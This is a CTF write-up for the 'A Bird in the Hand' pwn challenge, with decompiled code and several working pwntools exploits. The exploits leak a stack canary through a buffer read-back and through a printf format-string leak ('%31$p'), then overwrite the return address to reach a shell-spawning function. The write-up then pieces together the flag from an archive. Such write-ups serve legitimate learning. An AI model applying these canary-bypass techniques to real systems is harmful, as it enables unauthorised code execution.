

# Writeup - A Bird in the Hand [300 Points]

**Tags:** *pwn,linux*

~~Help me Dr Wu is threatening me at gunpoint~~

## A little bit about the challenge

This challenge was made for me to learn about leaking stack canaries.

I would've made it about *brute-forcing* the canary but I'm too lazy and stupid to `fork()` processes.

~~Originally I wanted to make people write shellcode ropchain but you know TARGETTING J1 skill level~~

## And now, solving the challenge

### Basic recon I think.

You have the binary.

If you do a `checksec` for tweet:

```
doesnoisecomputing@kali:~/Desktop/pwning/pwncalls/A Bird in the Hand$ file tweet
tweet: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=06944a1bb908a4bd20947017d62d7c39eb4dad06, for GNU/Linux 3.2.0, not stripped
doesnoisecomputing@kali:~/Desktop/pwning/pwncalls/A Bird in the Hand$ checksec --file=tweet
Partial RELRO   STACK CANARY   NX   PIE   RPATH   RUNPATH   Symbols   FORTIFY Fortified   Fortifiable FILE
Partial RELRO   Canary found   NX enabled   No PIE   No RPATH   No RUNPATH   76 Symbols   Yes   0   Fortified   2   tweet
```

You will notice these things:

- 1) 32-bit, use 32-bit IDA
- 2) Protected stack, so NX is enabled, no shellcode for you >:( (no shellcode is actually easier)
- 3) There's a stack canary. Tweet tweet?

Let's tackle these things one by one.

### 1: Using IDA (MAKE SURE IT'S 32-BIT!)

The first thing you do (or I did) ~~as a dirty bum who can't read asm~~ as a smart person is to use IDA.

### Analyzing program behavior (AKA Go open the file and press F5.)

You will see the following pseudocode, **take note of it:**

#### 1. `main()`

This function does absolutely jackfuck, move on.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     setbuf(stdin, 0);
4     setbuf(stdout, 0);
5     setbuf(stderr, 0);
6     puts("Tweet! Tweet tweet?");
7     puts("Say something to this nice bird: ");
8     tweet();
9     return 0;
10 }

```

## 2. tweet()

This function `reads()` twice. `read()` and `printf()` are vulnerable functions in this loop. Why?

```

1 unsigned int tweet()
2 {
3     signed int i; // [esp+4h] [ebp-74h]
4     char buf; // [esp+8h] [ebp-70h]
5     unsigned int v3; // [esp+6Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     for ( i = 0; i <= 1; ++i )
9     {
10        read(0, &buf, 0x200u);
11        puts("Tweet! Tweet tweet!");
12        printf(&buf);
13    }
14    return __readgsdword(0x14u) ^ v3;
15 }

```

## 3. gohere()

this was your easy ticket to solving this pwn. How did only sherman and leonard solve it? (chai doesn't need to solve he just eyepower the flag)

```

1 int gohere()
2 {
3     return system("/bin/sh");
4 }

```

Now, I hope that you have read The Scriptures and know that **tweet()** is vulnerable to a stack-based buffer overflow.

Why is that exactly?

## Analyzing Buffers (aka 'Go click some shit.')

When you click the `buf` variable in `tweet()`, you'll see a magnificent stack.

The image of the stack is unfortunately **WAY TOO FUCKIN' BIG** to paste here, so here is a **shortened version**.

```
-000000070 buf db ?
-00000000C var_C dd ?
```

As we can see (hopefully don't worry it took me way too long to realise),  
The memory that `buf` occupies starts at `-00000070` and ends at `-0000000c` (where `var_C` starts.)

Hence, the size of `buf` is `70 - c` (this is in base 16) = 100.

However, `tweet()` takes in 0x200 chars (that's more than 100 *no fucking shit right lmao*)!

## 2: Exploit

## Buffer Overflow

At this point buffer overflow would seem like a 'no-shit' idea.

Let's go!

```
doesnotcompute@kali:~/Desktop/pwning/pwnchalls/A Bird in the Hand$ python -c "print '*' * 108 + whateverthefucktheaddressis"|./tweet
```

Tweet! Tweet tweet?  
Say something to this nice bird:  
Tweet! Tweet tweet!  
AAAwwhateverthefucktheaddressis  
Tweet! Tweet tweet!  
AAAwwhateverthefucktheaddressis  
\*\*\* stack smashing detected \*\*\*: <unknown> terminated

**NOOOOOOOO WHATEVER SHALL I DO??????? ;A; GIVE UP CANNOT FAIL ALREADY**

there's a stack canary innit mate

## The Intended Solution: Buffer Not-Overflow

Ok, so we can't overflow the buffer or the canary will die.

Luckily for us, canaries are always separated by a `\x00` value.

While **usually bad** for reading from input (because input functions terminate at `\x00`), we can just... read again.

So, keeping in mind that we cannot somehow override the canary, we can do a **"Buffer Not-Overflow"**.

## The Exploit

- 1) Write to the end of the buffer (Expending your first read)
- 2) Read to the end of the buffer (DO NOT OVERFLOW)
- 3) Read again! (to get to the canary)
- 4) Now, bypass the canary and redirect the return address to gohere()

## The exploit but in code

```

from pwn import *
r=process('./tweet')
#r=remote('ctf.irscybersec.tk',4387)

#expend (yes, expend) the buffer so you can get to the canary
r.sendlineafter(":", 'A'*100)
r.recvuntil('A'*100)
canary=u32(r.recv(4))-0xa #This '0xa' value was brute-forced. Don't ask me why
it worked.

#now, we bypass the canary and do whatever we want.
r.send("A"*100+p32(canary)+"A"*12+p32(0x080491b2))
r.interactive()

```

## The printf() Solution: Format String Exploitation

The previous solution did not use `printf()` because I hadn't intended for it. However, the program's printing fucked up and it was a convenient fix...

Just as an offside, this exploit is not yet covered in The Scriptures. My bad Imfao.

**In case you want an explanation (If not, skip [here](#))**


Anyways, the problem with `printf()` is with the formatting strings in `printf()`.

What do I mean? Take a look at this program:

```

1  #include <stdio.h>
2
3  int main(void) {
4      printf("Printed out: %d %1$d\n",1);
5      return 0;
6  }

```



I assume you are familiar with C, so I will skip the first format (`%d`).

However, this second one (`%1$d`) needs a bit of explanation. I didn't know you could do this Imao.

Essentially, for any integer represented as **n**, and any format variable as **fv**,

1. Any `%n$d<whatever format>` refers to the **nth fv**.
2. `printf()` stores the `ret` address and all **fv** in the stack.

The stack then looks a little like this: **disclaimer: it does not actually**

Address	ret (the top)	ret+4	ret+8	...	ret+4n
Value	no. of chars printed	1st fv	2nd fv	and so on	nth fv

You might have seen something similar in Python, although it looks like this:

```
1 print '{1} {2} {0}'.format(1,20,4)
```

```
20 4 1
```

You would (or rather, should) realise that you can use `%n$<whatever format>` can read beyond the `fv`s provided, reading basically whatever comes after the `ret` address.

This means that **it can read the canary**. As the great Sherman Chann would say, "**Surprising, I KNOW.**"

### The Exploit

Anyways, here is how the exploit goes:

- 1) Try to find the canary in the stack
  - I shit you not, you have to brute-force.
  - This is because there may be extra junk masquerading as `fv`.
  - Yes, this involves repeatedly opening and closing the process lmfao.
- 2) Get the canary with `recvline()` or something
- 3) Bypass the canary and redirect to `gohere()`

### The Exploit but in code

```
from pwn import *
r=process('./tweet')
#r=remote('ctf.irscybersec.tk',4387)

#expend the buffer so you can get to the canary
r.sendlineafter(":", "%31$p") # I did not show the brute-force here because
#Sherman did the work for me lol.
r.recvline()
r.recvline()
canary=int(r.recvline(),16)

#now, we bypass the canary.
r.send("A"*100+p32(canary)+"A"*12+p32(0x080491b2))
r.interactive()
```

Sherman made the exploit before me. Here's his code.

### The Exploit but its Sherman's code and his grotesque library of one-liners best left ignored

```
#unlike all the code i've been showing you, this is python3

from pwnscripts import *
#act = lambda: remote('irscybersec.tk', 4387)
act = lambda: process('./tweet')
e = ELF('./tweet')
def printf(send: str):
    r = act()
    r.sendlineafter(':', '\n', send)
    r.recvline()
    return r.recvline()
canary_offset = find_printf_offset_canary(printf) #go pester sherman
print(canary_offset)
buf_offset = find_printf_offset_buffer(printf) #go pester sherman
```

```

r = act()
r.sendlineafter(':', '\n', '{}$p'.format(canary_offset))
r.recvline()
canary = extract_first_hex(r.recvline())
r.sendline(b'A'*(canary_offset-buf_offset)*4 + p32(canary) + 0xc*b'A' +
p32(e.symbols['gohere'])) #oh yeah, these are debug symbols. very useful if you
don't want to find the binary values lmao.
r.interactive()

```

## Phew. We're done right?

No.

Upon p00ning the docker, we get a Mega [link](https://mega.nz/file/pcohSJyK#y-6245Q6Sq1eww_7cosHPJ_9ouUh1HPvL0JB5arSJvU) instead of a flag:

```
https://mega.nz/file/pcohSJyK#y-6245Q6Sq1eww_7cosHPJ_9ouUh1HPvL0JB5arSJvU
```

That gives us a zip archive that has **A LOT OF FOLDERS** O\_O.

For those of you worried about my sanity (thank you sis), it's ok because I made a program to do it for me.

(Although it took a good few seconds because Kali VM :/)

### The solution

Your first instinct (assuming you have been doing CTFs with the CCA, if you haven't its time to start) would be to `grep -r`, to skip all that disgusting zip-trawling shit.

And you'd be right.

```

doesnotcomputing@kali:~/tmp$ grep -r "" bushcopy/
bushcopy/branch20/twig37/leaf17/cacklecackle:this is a goose.
bushcopy/branch20/twig37/leaf17/cacklecackle:untitled goose game.
bushcopy/branch20/twig37/leaf17/cacklecackle:goose does as it pleases
bushcopy/branch20/twig37/leaf17/cacklecackle:IRS{P13c3_W4s_n3V3r_4N_0pt10n}
bushcopy/branch20/twig37/leaf17/cacklecackle:is this the correct flag? the goose doesn't know.
bushcopy/branch20/twig50/leaf20/cawcaw:Caw! Caw! (this is not the flag i was talking about,
bushcopy/branch20/twig50/leaf20/cawcaw:this is an unruly crow that should be slapped if not
bushcopy/branch20/twig50/leaf20/cawcaw:for the fact that your whole family will suffer under
bushcopy/branch20/twig50/leaf20/cawcaw:crow poop for millions of generations to come)
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:mm 420 smoke weed everyday ...
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:what were you expecting here???
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:jesus get out.
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:nice.
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:but seriously?
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:come on have some imagination
bushcopy/.ohmywhatsthis/twig28/leaf6/chirpchirp:bU5H!_0hg0shpr3c10V5litt1e}
bushcopy/.ohmywhatsthis/twig47/leaf19/cheepcheep:i5_W0rTh_tW0_in_tH3_
bushcopy/branch10/twig25/leaf10/crane:this is a crane. how it fit into such a tiny bush is a mystery.
bushcopy/branch10/twig25/leaf10/crane:IRS{wo_de_shi_fu_hui_da_bai_he_quan}
bushcopy/branch10/twig25/leaf10/crane:oh come on it isn't gonna tell you whether the flag is correct! submit it!

```

*Alright, we're done good job boys let's just submit the flag...*

```
Flag: IRS{P13c3_W4s_n3V3r_4N_0pt10n}
```

Wait, its wrong?

Um. How about

```
Flag: IRS{wo_de_shi_fu_hui_da_bai_he_quan}
```

What? Wrong again?

At this point, I **apologise** to Leonard who got stuck for a good long while after this.  
Leonard, if you're reading this, all I can say to you is "git gud fkin skrub lmao gottem" jk  
dont slap me

### The actual solution

Notice that there are two very interesting text segments in the `grep -r` segment:

- 1) i5\_w0rTh\_tw0\_1n\_th3\_
- 2) bu5H!\_0hg0shpr3c10V511tt1e}

Hm, this looks like the second half of a flag. I wonder where is the first half?

**ASSUMING YOU HAVE BEEN DOING CTFs WITH THE CCA...**, your first instinct would once again be to check the zip comments. (smh pls do ctf's)

```
doesnotcomputing@kali:/tmp$ unzip -z bushcopy.zip
Archive:  bushcopy.zip
  inflating: 36: '0x804..', 'amd64':
  inflating: 0: 'offset_sendprintf
  inflating: 1: 'offset_canary(resp) -> int:
  inflating: 2: 'canary'
IRS{A_B1rd_iN_th3_H4nd_
```

And that's it! No more traps, this is the actual flag!

The Actual Flag:

IRS{A\_B1rd\_iN\_th3\_H4nd\_i5\_w0rTh\_tw0\_1n\_th3\_bu5H!\_0hg0shpr3c10V511tt1e}